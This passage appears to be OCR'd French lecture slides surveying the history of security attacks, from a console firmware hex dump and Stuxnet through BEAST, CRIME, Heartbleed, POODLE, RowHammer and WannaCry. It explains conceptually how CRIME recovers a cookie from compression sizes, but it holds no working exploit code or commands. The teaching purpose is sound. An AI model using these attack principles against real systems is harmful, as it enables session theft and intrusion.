2:E610h: 52 3A 20 25 73 28 25 64 29 20 53 65 6C 66 3A 20  R: %s(%d) Self:
2:E620h: 6E 6F 74 20 6D 61 74 63 68 65 64 20 70 61 69 64  not matched paid
2:E630h: 20 30 78 25 6C 6C 78 20 21 3D 20 30 78 25 6C 6C   0x%llx != 0x%ll
2:E640h: 78 0A 00 64 65 63 72 79 70 74 53 65 67 6D 65 6E  x..decryptSegmen
2:E650h: 74 00 45 52 52 4F 52 3A 20 25 73 28 25 64 29 20  t.ERROR: %s(%d)
2:E660h: 68 6D 61 63 4B 65 79 47 65 6E 20 25 64 0A 00 45  hmacKeyGen %d..E
2:E670h: 52 52 4F 52 3A 20 25 73 28 25 64 29 20 75 6E 6F  RROR: %s(%d) uno
2:E680h: 77 6E 20 6B 65 79 69 64 20 25 64 0A 00 55 4D 43  wn keyid %d..UMC
2:E690h: 20 56 65 72 73 69 6F 6E 20 3A 20 25 30 38 78 0A   Version : %08x.
2:E6A0h: 00 73 65 63 75 72 65 20 6C 6F 61 64 65 72 28 25  .secure loader(%
2:E6B0h: 73 29 20 62 75 69 6C 64 3A 20 25 73 20 25 73 20  s) build: %s %s
2:E6C0h: 28 72 25 73 3A 25 73 29 0A 00 6F 62 65 3A 20 31  (r%s:%s)..obe: 1
2:E6D0h: 31 2E 30 2E 30 2E 35 36 00 53 6F 63 20 56 69 64  1.0.0.56.Soc Vid
2:E6E0h: 20 50 6F 77 65 72 20 42 69 6E 6E 69 6E 67 00 73   Power Binning.s
2:E6F0h: 65 74 75 70 54 6D 72 43 6F 6E 73 74 00 67 65 74  etupTmrConst.get
2:E700h: 4F 74 70 52 73 76 45 78 70 65 63 74 65 64 56 61  OtpRsvExpectedVa
2:E710h: 6C 00 4F 53 00 38 30 30 31 33 32 30 31 00 42 49  l.OS.80013201.BI
2:E720h: 4F 53 20 44 58 45 00 53 43 20 49 6E 69 74 20 4B  OS DXE.SC Init K
2:E730h: 65 79 00 45 52 52 4F 52 3A 20 25 73 28 25 64 29  ey.ERROR: %s(%d)
2:E740h: 20 68 65 61 64 65 72 0A 00 73 63 65 53 62 6C 53   header..sceSblS
```


Récidive en 2021 sur la PS5.

ID Allemand : 1 Novembre 2010




Attaque le lendemain par Jan Schejbal.

Stuxnet : 2010



Attaque par relais : 2011



Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars



Aurelien Francillon



Boris Danev




Srdjan Capkun

BEAST TLS 1.0 : 2011

Browser Exploit Against SSL/TLS





Thai Duong et Juliano Rizzo

CRIME TLS 1.2 : 2012


Compression Ratio Info-leak Made Easy

ClientHello et ServerHello : Négociation de l'algorithme de compression (DEFLATE : combinaison de LZ77 et Huffman)

- Si la requête contient "**cookie** = 123" et "**cookie** = 456" compression de taille k
- Si la requête contient "**cookie** = **1**23" et "**cookie** = **1**56" compression de taille $k' < k$
- Si la requête contient "**cookie** = **12**3" et "**cookie** = **12**6" compression de taille $k'' < k'$
- Si la requête contient "**cookie** = **123**" et "**cookie** = **123**" compression de taille $k''' < k''$

Puis BREACH en 2013

Heartbleed : mars 2012



Edward Snowden : 6 juin 2013









Lucky 13 TLS 1.2 : 2013

Variant de l'attaque par padding oracle avec side channel sur MAC






Nadhem J. AlFardan



Kenneth G. Paterson


POODLE SSL 3.0 : 2014






Bodo Möller, Thai Duong et Krzysztof Kotowicz

RowHammer : 2014




"*Flipping Bits in Memory Without Accessing Them: AnExperimental Study of DRAM Disturbance Errors*"


LogJam & FREAK : 2015



DDos Attack sur Dyn DNS 21 Octobre 2016








Ransomwares : Wannacry et al. 12 mai 2017




http://stopransomware.fr/

